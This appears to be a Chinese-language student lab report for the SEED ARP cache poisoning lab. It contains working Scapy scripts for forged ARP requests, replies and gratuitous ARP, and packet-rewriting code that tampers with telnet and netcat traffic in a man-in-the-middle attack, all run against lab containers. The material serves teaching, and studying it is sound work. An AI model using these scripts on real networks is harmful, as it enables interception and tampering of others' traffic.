ARP Cache Poisoning Attack Lab

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Task1

1.A

代码如下，op=1 代表是 ARP request。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP(op=1,psrc='10.9.0.6',pdst='10.9.0.5')
pkt = E/A
sendp(pkt, iface='eth0')
```

在没有运行前，先用 ping 命令将两者地址加入 cache，看一下两者的 MAC 地址，两者是不一样的，如下。

```
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

在 M 里运行代码，发送了一个包，如下。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
```

此时再看两者的 MAC 地址，发现 B 的 MAC 地址已经被改成 M 的了，攻击成功。

```
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```


1.B

修改代码如下，op=2 表示是 ARP reply。

```python
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP(op=2,psrc='10.9.0.6',pdst='10.9.0.5')
pkt = E/A
sendp(pkt, iface='eth0')
```

首先是 B 的地址在 A 的里面的情况，先看一下 cache，发现 B 和 M 此时的地址是不一样的，然后在 M 里运行代码，再看一下 cache，发现 B 的地址已经被改成 M 的地址，攻击成功，如下。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
```




seed@VM: ~/Desktop

```
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@6a321e42e6a9:/#
```

接着是 B 的地址不在 A 里面的情况，先用 arp -d 命令删除 B 的地址，此时查看 cache，只有 M 的地址存在，然后在 M 里运行代码，再次查看 cache，发现依然只有 M 的地址，攻击失败。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
```



seed@VM: ~/Desktop

```
root@6a321e42e6a9:/# arp -d 10.9.0.6
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@6a321e42e6a9:/#
```

1.C

根据题目提示，修改代码如下。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether(dst='ff:ff:ff:ff:ff:ff')
A = ARP(psrc='10.9.0.6',pdst='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff')
pkt = E/A
sendp(pkt, iface='eth0')
```

同样分两种情况，首先是 B 的地址在 A 的里面的情况，先看一下 cache，发现 B 和 M 此时的地址是不一样的，然后在 M 里运行代码，再看一下 cache，发现 B 的地址已经被改成 M 的地址，攻击成功，如下。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
```

seed@VM: ~/Desktop

```
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@6a321e42e6a9:/#
```

接着是 B 的地址不在 A 里面的情况，先用 arp -d 命令删除 B 的地址，此时查看 cache，只有 M 的地址存在，然后在 M 里运行代码，再次查看 cache，发现依然只有 M 的地址，攻击失败。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
```

seed@VM: ~/Desktop

```
root@6a321e42e6a9:/# arp -d 10.9.0.6
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@6a321e42e6a9:/#
```

得出结论，只有所要攻击的地址在 cache 中时，攻击才能成功。

Task2

Step1

修改代码如下。

```python
#!/usr/bin/env python3
from scapy.all import *
E1 = Ether()
A = ARP(psrc='10.9.0.6',pdst='10.9.0.5')
pkt1 = E1/A
sendp(pkt1, iface='eth0')

E2 = Ether()
B = ARP(psrc='10.9.0.5',pdst='10.9.0.6')
pkt2 = E2/B
sendp(pkt2, iface='eth0')
```

首先看一下 A 和 B 两者的 cache，发现彼此和 M 的 MAC 地址都是不同的，然后在 M 里运行代码，向 A 和 B 各发了一个包，在查看 cache，此时两者 cache 中对方的地址都变成了 M 的地址，如下。


```
seed@VM: ~/Desktop
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
seed@VM: ~/Desktop
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@6a321e42e6a9:/#
seed@VM: ~/Desktop
root@07c585b22abe:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@07c585b22abe:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@07c585b22abe:/#
```

Step2

首先将 IP 转发关掉，如下。


```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

此时在 A 上 ping B 时，wireshark 抓包如下，没有回应。



1	2021-07-15 19:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004d, seq=1/256, ttl=64 (no
2	2021-07-15 19:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004d, seq=2/512, ttl=64 (no
3	2021-07-15 19:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004d, seq=3/768, ttl=64 (no
4	2021-07-15 19:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004d, seq=4/1024, ttl=64 (no
5	2021-07-15 19:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004d, seq=5/1280, ttl=64 (no
6	2021-07-15 19:3…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
7	2021-07-15 19:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004d, seq=6/1536, ttl=64 (no
8	2021-07-15 19:3…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
9	2021-07-15 19:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004d, seq=7/1792, ttl=64 (no
10	2021-07-15 19:3…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5

同样的，在 B 上 ping A，也没有回应，如下。




4	2021-07-15 19:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x001f, seq=4/1024, ttl=64 (no
5	2021-07-15 19:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x001f, seq=5/1280, ttl=64 (no
6	2021-07-15 19:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x001f, seq=6/1536, ttl=64 (no
7	2021-07-15 19:3…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6
8	2021-07-15 19:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x001f, seq=7/1792, ttl=64 (no
9	2021-07-15 19:3…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6
10	2021-07-15 19:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x001f, seq=8/2048, ttl=64 (no
11	2021-07-15 19:3…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6
12	2021-07-15 19:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x001f, seq=9/2304, ttl=64 (no

Step3

打开 IP 转发，如下。

```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@0477c801b0f5:/volumes#
```

如下图所示，无论是在 A ping B，还是在 B ping A，由于有了中间人的转发，两者能够相互 ping 通。



1	2021-07-15 19:4…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004f, seq=1/256, ttl=64 (no r
2	2021-07-15 19:4…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004f, seq=1/256, ttl=63 (repl
3	2021-07-15 19:4…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply id=0x004f, seq=1/256, ttl=64 (requ
4	2021-07-15 19:4…	10.9.0.105	10.9.0.6	ICMP	126 Redirect (Redirect for host)
5	2021-07-15 19:4…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply id=0x004f, seq=1/256, ttl=63
6	2021-07-15 19:4…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004f, seq=2/512, ttl=64 (no r
7	2021-07-15 19:4…	10.9.0.105	10.9.0.5	ICMP	126 Redirect (Redirect for host)
8	2021-07-15 19:4…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x004f, seq=2/512, ttl=63 (repl
9	2021-07-15 19:4…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply id=0x004f, seq=2/512, ttl=64 (requ
10	2021-07-15 19:4…	10.9.0.105	10.9.0.6	ICMP	126 Redirect (Redirect for host)
1	2021-07-15 19:4…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0027, seq=1/256, ttl=64 (no
2	2021-07-15 19:4…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0027, seq=1/256, ttl=63 (rep
3	2021-07-15 19:4…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0027, seq=1/256, ttl=64 (req
4	2021-07-15 19:4…	10.9.0.105	10.9.0.5	ICMP	126 Redirect (Redirect for host)
5	2021-07-15 19:4…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0027, seq=1/256, ttl=63
6	2021-07-15 19:4…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0027, seq=2/512, ttl=64 (no
7	2021-07-15 19:4…	10.9.0.105	10.9.0.6	ICMP	126 Redirect (Redirect for host)
8	2021-07-15 19:4…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0027, seq=2/512, ttl=63 (rep
9	2021-07-15 19:4…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0027, seq=2/512, ttl=64 (req
10	2021-07-15 19:4…	10.9.0.105	10.9.0.5	ICMP	126 Redirect (Redirect for host)

Step 4

修改所给代码如下部分。

```
18              ###############################################################
19              # Construct the new payload based on the old payload.
20              # Students need to implement this part.
21              if pkt[TCP].payload:
22                      data = pkt[TCP].payload.load # The original payload data
23                      data_len = len(data)
24                      newdata = 'Z' * data_len
25                      send(newpkt/newdata)
26              else:
27                      send(newpkt)
28              ###############################################################
```

先用 Task1 的代码，修改 A 的 cache，如下。

```
^Croot@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@6a321e42e6a9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

打开 IP 转发，如下。

```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

在 A 上 telnet B，如下。

```
root@6a321e42e6a9:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
07c585b22abe login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jul 16 00:29:16 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@07c585b22abe:~$
```

关闭 IP 转发，如下。

```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

在 M 里运行代码，此时代码没有任何响应，如下。

```
root@0477c801b0f5:/volumes# python3 task2.py
```


然后到 telnet 里面随意输入字符，发现显示出来的都是 Z 且伴随有卡顿现象，如下。

```
To restore this content, you can run the 'unminimize' command.
Last login: Fri Jul 16 00:37:49 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@07c585b22abe:~$ ZZZ
```


回到 M 里面，发现代码有了响应，发送了很多包，如下。

```
root@0477c801b0f5:/volumes# python3 task2.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

用 wireshark 抓一下包，如下第 169 个，我们实际输入的内容是字母 s（图中 Data）。



但是在 172 个，得到的响应却返回的是 ASCII 码 5a，即 z，如下，攻击成功。



Task3


修改如图部分代码。

```
18              ###############################################################
19              # Construct the new payload based on the old payload.
20              # Students need to implement this part.
21              if pkt[TCP].payload:
22                      data = pkt[TCP].payload.load # The original payload data
23                      newdata = data.replace(str.encode("hongjie"),str.encode("AAAAAAA"))
24                      send(newpkt/newdata)
25              else:
26                      send(newpkt)
27              ###############################################################
```

将 IP 转发关掉，如下。

```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0477c801b0f5:/volumes#
```


分别到 B 和 A 里面输入如下命令，上面是 A，下面是 B。



然后到 M 里面，先同 Task1 进行 ARP 欺骗，然后运行代码，此时代码没有响应，如下。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@0477c801b0f5:/volumes# python3 task3.py
```

接着，到 A 里面输入携带自己名字的字符串并发送，在 B 里面接收到时，名字被替换成了 A'字符串，如下。



回到 M 里面，此时代码显示发送了很多包，攻击成功，如下。

```
root@0477c801b0f5:/volumes# python3 task3.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```